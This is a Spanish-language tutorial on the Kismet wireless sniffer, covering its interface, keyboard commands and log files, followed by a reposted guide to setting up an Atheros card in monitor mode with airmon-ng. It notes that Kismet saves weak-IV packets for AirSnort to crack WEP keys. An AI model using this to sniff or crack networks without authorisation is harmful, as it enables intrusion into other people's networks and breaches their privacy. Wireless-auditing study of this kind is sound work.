Como vemos la interfaz de Kismet consta de 3 pantallas (y varias ventanas de tipo popup). La ventana principal “Network list” es donde apareceran las diversas “Redes” que podemos llegar a ver. La ventana “Info” donde se puede llevar un conteo de los paquetes recibidos, redes detectadas, paquetes encriptados, paquetes débiles, canal actual, tiempo, etc. Por último la ventana de estado “Status” en donde se remarcan los ultimos eventos, como redes descubiertas, IPs, direcciones MAC, etc. Veamos las tres ventanas detalladamente:

1.- NETWORK LIST:

La ventana central, “Network list” está dividida en varias columnas, las cuales nos informarán según vaya capturando redes de diversa información :

- Name: Essid o nombre (”alias”) de la red detectada. Al lado de Name podemos encontrar un signo de
exclamacion (!) un punto (.) o simplemente nada ( ), esto nos indica el tiempo que ha pasado desde que se recibio un paquete en esa red:

(!) Indica actividad detectada en los ultimos 3 segundos.
(.) Indica actividad detectada en los ultimos 6 segundos.
( ) No hay actividad.

Los colores indican si usan encriptación y , en general, cuan seguro es cada uno. El verde indica encriptación, el amarillo sin encriptación, el rojo equipos que están con la configuración de fábrica (sin wep) y el azul redes con essid oculto.

- Columna Clnt: Nos indica el número de clientes detectados en esa red o grupo de redes.

- Columna T: Nos indica el modo de funcionamiento del dispositivo Wifi detectado. Dicha bandera, nos ofrecerá diferentes valores como [A] si es un punto de acceso (AP: acces point), [H] si esta en modo ad-hoc, [G] si es un grupo de redes wireless o [P] si es un dispositivo en modo “probe request” (tarjeta wifi que no está conectada a ningun AP).

- Columna Ch: El canal en el que opera la red. Si es un grupo de redes [G] aparece un guion.

- Columna Rate: La velocidad máxima de la red (11, 22, 54….).

- Columna SignalGraph: La intensidad de la señal en modo gráfico. No está soportado por todas las tarjetas.

- Columna Nse: El ruido detectado en esa red. Tampoco esta soportado por todos los chipsets.

- Columna Packets: El número de paquetes capturadados.

- Columna Flags: Nos informará trás el analisis de los paquetes con diversos valores de banderas el tipo de clase de red que estamos investigando. Para ello nos mostrará valores por ejemplo como T3 en caso de tratarse de tráfico TCP , U3 en caso de tratarse de tráfico UDP, A3 en caso de tratarse de tráfico ARP, D si es tráfico DHCP, W si es un paquete de datos WEP desencriptados por haber introducido la key en el kismet.conf etc…

- Ip range: Nos dirá el rango IP de la red o dispositivo detectado. Mientras se hace un análisis exhautivo de las tramas detectadas este valor aparecerá con valor 0.0.0.0

- Size: Nos indica el tamaño de los paquetes capturados de cada red.

2.- VENTANA STATUS:

Está en la parte inferior de la pantalla y nos mantiene informados sobre las redes y clientes que va encontrando y otras alertas, así como el estado de la batería.

3.- VENTANA INFO:

Es la que está en el lado derecho y muestra:

  • El número total de redes encontradas (Ntwrks)
  • El número total de paquetes capturados (Pckets)
  • El número de paquetes encriptados capturados (Cryptd)
  • El número de paquetes con IVs débiles (Weak)
  • El nivel de ruido (Noise)
  • El número de paquetes descartados (Discrd)
  • El número de paquetes capturados por segundo (Pkts/s)
  • El tipo de tarjeta usada (orinoco, prism…)
  • El canal en el que está sniffando (Ch:)
  • El tiempo que kismet lleva ejecutándose (Elapsd)

Opciones de Kismet:

Podemos interactuar con el programa para obtener más detalles de una red en particular, lo primero es sacar la
ventana de redes del modo Autofit (modo con que se inicia kismet y que hace que vayan apareciendo las redes según va detectando el tráfico en las mismas), y ordernar las redes según nuestros deseos. Presionando la tecla s podemos elegir la opcion de orden que queramos:

segundasort6dw

En la imagen podemos ver las opciones que tenemos: Pulsando la tecla (a) activamos el modo autofit, (f) las ordena desde la primera red detectada a la última, (l) desde la última a la primera, (b) por el BSSID, (s) por el SSID, (p) por el número de paquetes capturados, (Q) por el nivel de señal, (w) por el tipo de encriptación…. y con la tecla (x) cancelamos.


Comandos o Teclas de Kismet:

Cuando se está ejecutando kismet, podemos usar varias teclas para conseguir mas información. Si no estás seguro de cual es la letra que tenemos que pulsar, la ayuda corresponde a la tecla h:

terceraayuda3vo

e Nos muestra los datos de “kismet servers”

z Deja a la vista únicamente la pantalla “Network List”. Si pulsamos de nuevo volvemos a ver las 3 pantallas.

m Inhabilta/habililta los sonidos.

t Marcar/Desmarcar con un * la red seleccionada.

g Agrupa las redes marcadas con la opción anterior (t)

u Desagrupa las redes marcadas con la opción (t).

c Muestra los datos de los clientes de la red actual (MAC, Manuf., paquetes, IP…). Los tipos de clientes son:

T: Equipo transmitiendo al AP.
F: Equipos en la LAN (si se ven es porque el AP es un puente, bridge).
I: Acces Point.
E: Equipo en la WLAN.

L Bloquea la búsqueda al canal de la red seleccionada. Es una opción muy útil para capturar paquetes en un único canal.

H Vuelve al estado normal de búsqueda en todos los canales.

+/- Expandir/Contraer grupo seleccionado.

Ventanas tipo POPUP:

h Muestra la ventana de ayuda. Pero no solo la que sale en la ventana principal sino que tambien hay otras ventanas o popups que tambien tienen ayuda.

n Permite cambiar el nombre de la red seleccionada

i Muestra detallada información acerca de la red seleccionada. Tambien se puede acceder con la tecla intro. Aquí podemos ver información de la red que no veiamos en la pantalla principal, por ejemplo el tipo de encriptación, wep o wpa.

s Ordenar redes

l Muestra el nivel de señal de la red seleccionada, siempre que la tarjeta wireless lo soporte.

d Muestra los paquetes que no están encriptados. En esta ventana podemos usar algunas teclas como (c) para limpiar la pantalla o (p) para pausar el “scroll”

r Muestra un gráfico con el número de paquetes capturados en función del tiempo transcurrido.

a Estadísticas.

p Muestra el tipo de paquetes capturados (beacons, data, probe response…)

f Si tenemos GPS nos situa la red.

w Nos muestra las últimas alertas y la hora a la que tuvieron lugar (son las alertas que se oyen con un sonido y aparecen en la ventana status)

x Cierra ventana popup

q Para salir de cualquier ventana. Con shift+Q cerramos el programa.

Archivos de kismet:

kismet grava los datos automaticamente mientras se está ejecutando. Dependiendo de la versión de Kismet, o de la fuente desde donde lo hayamos instalado, los guardará en un lugar o en otro. Normalmente los guarda en /var/log/Kismet. Para cerrar kismet ya hemos dicho que hay que pulsar Q. Por defecto, kismet genera los 7 archivos siguientes:

dump: Extensión similar a la .cap que usa el airodump.
network: Archivo de texto con los datos de las redes detectadas.
csv: Archivo de texto con los datos de las redes detectadas separados por comas; formato CSV (Comma Separated Value).
xml: Archivo de texto con los datos de las redes detectadas en formato xml.
weak: Paquetes debiles detectados, en formato para ser utilizados con AirSnort, con el fin de crackear claves WEP.
cisco: Recoge información sobre los equipos cisco detectados en formato CDP (Cisco Discovery Protocol).
gps: Si tenemos gps, guarda las coordenadas de las redes

Se puede cambiar la variable logtypes en el archivo kismet.conf.

kismet 1 (configuracion)

Kismet con Atheros

Reprodusco un post que me ha ayudado a configurar kismet
el post es de la guarida del mal.


En mi portatil tengo una Atheros 9280 e instalé el magnifico software Kismet que nos permite visualizar las redes inalámbricas que se encuentran a nuestro alcance, cual fué mi sorpresa cando no arrancaba de ninguna de las maneras, pero no perdais la fe, "si algo es posible es en Linux".

Primero instalamos Kismet:
apt-get install kismet

Ahora hay que realizar unos pequeños ajustes, editamos el fichero de configuración y localizamos la siguiente línea:
vi /etc/kismet/kismet.conf

Substituimos la línea esta:
source=none,none,addme

Por esta otra:
source=ath5k,mon0,atheros

Primeros deberemos crear la interfaz en modo monitor, para esto deberemos tener instalado aircrack:
apt-get install aircrack-ng

Y creamos la interfaz mon0:
airmon-ng start wlan0

Finalmente ya tenemos todo lo necesario instalado y configurado